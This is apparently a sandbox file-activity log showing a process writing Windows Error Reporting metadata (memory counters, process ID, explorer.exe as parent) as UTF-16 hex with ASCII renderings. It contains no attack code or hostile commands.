C:\ProgramData\Microsoft\Windows\WER\Temp\WER9D7F.tmp.WERInternalMetadata.xml	1304	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9D7F.tmp.WERInternalMetadata.xml	1308	2	09 00		success or wait	2	6CE0497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9D7F.tmp.WERInternalMetadata.xml	1312	52	3c 00 49 00 70 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00 30 00 3c 00 2f 00 49 00 70 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00	<IptEnabled>0</IptEnabled>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9D7F.tmp.WERInternalMetadata.xml	1364	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9D7F.tmp.WERInternalMetadata.xml	1368	2	09 00		success or wait	2	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9D7F.tmp.WERInternalMetadata.xml	1372	44	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 56 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<ProcessVmInformation>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9D7F.tmp.WERInternalMetadata.xml	1416	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9D7F.tmp.WERInternalMetadata.xml	1420	2	09 00		success or wait	3	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9D7F.tmp.WERInternalMetadata.xml	1426	86	3c 00 50 00 65 00 61 00 6b 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00 39 00 39 00 30 00 36 00 35 00 38 00 35 00 36 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00	<PeakVirtualSize>99065856</PeakVirtualSize>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9D7F.tmp.WERInternalMetadata.xml	1512	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9D7F.tmp.WERInternalMetadata.xml	1516	2	09 00		success or wait	3	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9D7F.tmp.WERInternalMetadata.xml	1522	70	3c 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00 39 00 39 00 30 00 35 00 37 00 36 00 36 00 34 00 3c 00 2f 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00	<VirtualSize>99057664</VirtualSize>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9D7F.tmp.WERInternalMetadata.xml	1592	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9D7F.tmp.WERInternalMetadata.xml	1596	2	09 00		success or wait	3	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9D7F.tmp.WERInternalMetadata.xml	1602	74	3c 00 50 00 61 00 67 00 65 00 46 00 61 00 75 00 6c 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3e 00 33 00 33 00 39 00 35 00 3c 00 2f 00 50 00 61 00 67 00 65 00 46 00 61 00 75 00 6c 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3e 00	<PageFaultCount>3395</PageFaultCount>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9D7F.tmp.WERInternalMetadata.xml	1676	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9D7F.tmp.WERInternalMetadata.xml	1680	2	09 00		success or wait	3	6CE0497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9D7F.tmp.WERInternalMetadata.xml	1686	98	3c 00 50 00 65 00 61 00 6b 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00 31 00 31 00 36 00 38 00 39 00 39 00 38 00 34 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00	<PeakWorkingSetSize>11689984</PeakWorkingSetSize>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9D7F.tmp.WERInternalMetadata.xml	1784	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9D7F.tmp.WERInternalMetadata.xml	1788	2	09 00		success or wait	3	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9D7F.tmp.WERInternalMetadata.xml	1794	82	3c 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00 31 00 31 00 36 00 37 00 37 00 36 00 39 00 36 00 3c 00 2f 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00	<WorkingSetSize>11677696</WorkingSetSize>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9D7F.tmp.WERInternalMetadata.xml	1876	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9D7F.tmp.WERInternalMetadata.xml	1880	2	09 00		success or wait	3	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9D7F.tmp.WERInternalMetadata.xml	1886	114	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 31 00 37 00 38 00 38 00 30 00 30 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaPeakPagedPoolUsage>178800</QuotaPeakPagedPoolUsage>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9D7F.tmp.WERInternalMetadata.xml	2000	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9D7F.tmp.WERInternalMetadata.xml	2004	2	09 00		success or wait	3	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9D7F.tmp.WERInternalMetadata.xml	2010	98	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 31 00 37 00 38 00 38 00 30 00 30 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaPagedPoolUsage>178800</QuotaPagedPoolUsage>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9D7F.tmp.WERInternalMetadata.xml	2108	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9D7F.tmp.WERInternalMetadata.xml	2112	2	09 00		success or wait	3	6CE0497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9D7F.tmp.WERInternalMetadata.xml	2118	124	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 36 00 34 00 33 00 35 00 32 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaPeakNonPagedPoolUsage>64352</QuotaPeakNonPagedPoolUsage>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9D7F.tmp.WERInternalMetadata.xml	2242	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9D7F.tmp.WERInternalMetadata.xml	2246	2	09 00		success or wait	3	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9D7F.tmp.WERInternalMetadata.xml	2252	108	3c 00 51 00 75 00 6f 00 74 00 61 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 36 00 34 00 30 00 30 00 30 00 30 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaNonPagedPoolUsage>64000</QuotaNonPagedPoolUsage>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9D7F.tmp.WERInternalMetadata.xml	2360	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9D7F.tmp.WERInternalMetadata.xml	2364	2	09 00		success or wait	3	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9D7F.tmp.WERInternalMetadata.xml	2370	76	3c 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 34 00 35 00 38 00 37 00 35 00 32 00 30 00 3c 00 2f 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<PagefileUsage>4587520</PagefileUsage>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9D7F.tmp.WERInternalMetadata.xml	2446	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9D7F.tmp.WERInternalMetadata.xml	2450	2	09 00		success or wait	3	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9D7F.tmp.WERInternalMetadata.xml	2456	92	3c 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 34 00 35 00 39 00 35 00 37 00 31 00 32 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<PeakPagefileUsage>4595712</PeakPagefileUsage>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9D7F.tmp.WERInternalMetadata.xml	2548	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9D7F.tmp.WERInternalMetadata.xml	2552	2	09 00		success or wait	3	6CE0497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9D7F.tmp.WERInternalMetadata.xml	2558	72	3c 00 50 00 72 00 69 00 76 00 61 00 74 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 34 00 35 00 38 00 37 00 35 00 32 00 30 00 3c 00 2f 00 50 00 72 00 69 00 76 00 61 00 74 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<PrivateUsage>4587520</PrivateUsage>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9D7F.tmp.WERInternalMetadata.xml	2630	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9D7F.tmp.WERInternalMetadata.xml	2634	2	09 00		success or wait	2	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9D7F.tmp.WERInternalMetadata.xml	2638	46	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 56 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</ProcessVmInformation>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9D7F.tmp.WERInternalMetadata.xml	2684	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9D7F.tmp.WERInternalMetadata.xml	2688	2	09 00		success or wait	2	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9D7F.tmp.WERInternalMetadata.xml	2692	30	3c 00 50 00 61 00 72 00 65 00 6e 00 74 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 3e 00	<ParentProcess>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9D7F.tmp.WERInternalMetadata.xml	2722	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9D7F.tmp.WERInternalMetadata.xml	2726	2	09 00		success or wait	3	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9D7F.tmp.WERInternalMetadata.xml	2732	40	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<ProcessInformation>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9D7F.tmp.WERInternalMetadata.xml	2772	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9D7F.tmp.WERInternalMetadata.xml	2776	2	09 00		success or wait	4	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9D7F.tmp.WERInternalMetadata.xml	2784	30	3c 00 50 00 69 00 64 00 3e 00 33 00 33 00 32 00 34 00 3c 00 2f 00 50 00 69 00 64 00 3e 00	<Pid>3324</Pid>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9D7F.tmp.WERInternalMetadata.xml	2814	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9D7F.tmp.WERInternalMetadata.xml	2818	2	09 00		success or wait	4	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9D7F.tmp.WERInternalMetadata.xml	2826	70	3c 00 49 00 6d 00 61 00 67 00 65 00 4e 00 61 00 6d 00 65 00 3e 00 65 00 78 00 70 00 6c 00 6f 00 72 00 65 00 72 00 2e 00 65 00 78 00 65 00 3c 00 2f 00 49 00 6d 00 61 00 67 00 65 00 4e 00 61 00 6d 00 65 00 3e 00	<ImageName>explorer.exe</ImageName>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9D7F.tmp.WERInternalMetadata.xml	2896	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9D7F.tmp.WERInternalMetadata.xml	2900	2	09 00		success or wait	4	6CE0497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9D7F.tmp.WERInternalMetadata.xml	2908	90	3c 00 43 00 6d 00 64 00 4c 00 69 00 6e 00 65 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 3e 00 38 00 30 00 30 00 30 00 34 00 30 00 30 00 35 00 3c 00 2f 00 43 00 6d 00 64 00 4c 00 69 00 6e 00 65 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 3e 00	<CmdLineSignature>80004005</CmdLineSignature>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9D7F.tmp.WERInternalMetadata.xml	2998	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9D7F.tmp.WERInternalMetadata.xml	3002	2	09 00		success or wait	4	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9D7F.tmp.WERInternalMetadata.xml	3010	48	3c 00 55 00 70 00 74 00 69 00 6d 00 65 00 3e 00 35 00 33 00 34 00 37 00 39 00 32 00 36 00 3c 00 2f 00 55 00 70 00 74 00 69 00 6d 00 65 00 3e 00	<Uptime>5347926</Uptime>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9D7F.tmp.WERInternalMetadata.xml	3058	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9D7F.tmp.WERInternalMetadata.xml	3062	2	09 00		success or wait	4	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9D7F.tmp.WERInternalMetadata.xml	3070	78	3c 00 57 00 6f 00 77 00 36 00 34 00 20 00 67 00 75 00 65 00 73 00 74 00 3d 00 22 00 30 00 22 00 20 00 68 00 6f 00 73 00 74 00 3d 00 22 00 33 00 34 00 34 00 30 00 34 00 22 00 3e 00 30 00 3c 00 2f 00 57 00 6f 00 77 00 36 00 34 00 3e 00	<Wow64 guest="0" host="34404">0</Wow64>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9D7F.tmp.WERInternalMetadata.xml	3148	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9D7F.tmp.WERInternalMetadata.xml	3152	2	09 00		success or wait	4	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9D7F.tmp.WERInternalMetadata.xml	3160	52	3c 00 49 00 70 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00 30 00 3c 00 2f 00 49 00 70 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00	<IptEnabled>0</IptEnabled>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9D7F.tmp.WERInternalMetadata.xml	3212	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9D7F.tmp.WERInternalMetadata.xml	3216	2	09 00		success or wait	4	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9D7F.tmp.WERInternalMetadata.xml	3224	44	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 56 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<ProcessVmInformation>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9D7F.tmp.WERInternalMetadata.xml	3268	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9D7F.tmp.WERInternalMetadata.xml	3272	2	09 00		success or wait	5	6CE0497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9D7F.tmp.WERInternalMetadata.xml	3282	90	3c 00 50 00 65 00 61 00 6b 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00 34 00 32 00 39 00 34 00 39 00 36 00 37 00 32 00 39 00 35 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00	<PeakVirtualSize>4294967295</PeakVirtualSize>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9D7F.tmp.WERInternalMetadata.xml	3372	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9D7F.tmp.WERInternalMetadata.xml	3376	2	09 00		success or wait	5	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9D7F.tmp.WERInternalMetadata.xml	3386	74	3c 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00 34 00 32 00 39 00 34 00 39 00 36 00 37 00 32 00 39 00 35 00 3c 00 2f 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00	<VirtualSize>4294967295</VirtualSize>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9D7F.tmp.WERInternalMetadata.xml	3460	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9D7F.tmp.WERInternalMetadata.xml	3464	2	09 00		success or wait	5	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9D7F.tmp.WERInternalMetadata.xml	3474	76	3c 00 50 00 61 00 67 00 65 00 46 00 61 00 75 00 6c 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3e 00 36 00 32 00 30 00 37 00 32 00 3c 00 2f 00 50 00 61 00 67 00 65 00 46 00 61 00 75 00 6c 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3e 00	<PageFaultCount>62072</PageFaultCount>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9D7F.tmp.WERInternalMetadata.xml	3550	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9D7F.tmp.WERInternalMetadata.xml	3554	2	09 00		success or wait	5	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9D7F.tmp.WERInternalMetadata.xml	3564	100	3c 00 50 00 65 00 61 00 6b 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00 31 00 32 00 35 00 32 00 35 00 31 00 35 00 38 00 34 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00	<PeakWorkingSetSize>125251584</PeakWorkingSetSize>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9D7F.tmp.WERInternalMetadata.xml	3664	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9D7F.tmp.WERInternalMetadata.xml	3668	2	09 00		success or wait	5	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9D7F.tmp.WERInternalMetadata.xml	3678	84	3c 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00 31 00 31 00 39 00 34 00 32 00 37 00 30 00 37 00 32 00 3c 00 2f 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00	<WorkingSetSize>119427072</WorkingSetSize>	success or wait	1	6CE0497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9D7F.tmp.WERInternalMetadata.xml	3762	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9D7F.tmp.WERInternalMetadata.xml	3766	2	09 00		success or wait	5	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9D7F.tmp.WERInternalMetadata.xml	3776	116	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 31 00 31 00 37 00 39 00 32 00 33 00 32 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaPeakPagedPoolUsage>11792 32</QuotaPeakPagedPoolUsage>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9D7F.tmp.WERInternalMetadata.xml	3892	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9D7F.tmp.WERInternalMetadata.xml	3896	2	09 00		success or wait	5	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9D7F.tmp.WERInternalMetadata.xml	3906	100	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 31 00 31 00 32 00 32 00 33 00 30 00 34 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaPagedPoolUsage>1122304</ QuotaPagedPoolUsage>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9D7F.tmp.WERInternalMetadata.xml	4006	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9D7F.tmp.WERInternalMetadata.xml	4010	2	09 00		success or wait	5	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9D7F.tmp.WERInternalMetadata.xml	4020	124	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 39 00 31 00 39 00 38 00 34 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaPeakNonPagedPoolUsage>91 984</QuotaPeakNonPagedPoolUsage>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9D7F.tmp.WERInternalMetadata.xml	4144	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9D7F.tmp.WERInternalMetadata.xml	4148	2	09 00		success or wait	5	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9D7F.tmp.WERInternalMetadata.xml	4158	108	3c 00 51 00 75 00 6f 00 74 00 61 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 38 00 31 00 37 00 30 00 34 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaNonPagedPoolUsage>81704< /QuotaNonPagedPoolUsage>	success or wait	1	6CE0497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9D7F.tmp.WERInternalMetadata.xml	4266	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9D7F.tmp.WERInternalMetadata.xml	4270	2	09 00		success or wait	5	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9D7F.tmp.WERInternalMetadata.xml	4280	78	3c 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 34 00 30 00 38 00 38 00 36 00 32 00 37 00 32 00 3c 00 2f 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<PagefileUsage>40886272</PagefileUsage>	success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9D7F.tmp.WERInternalMetadata.xml	4358	4	0d 00 0a 00		success or wait	1	6CE0497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9D7F.tmp.WERInternalMetadata.xml	4362	2	09 00		success or wait	5	6CE0497A	unknown
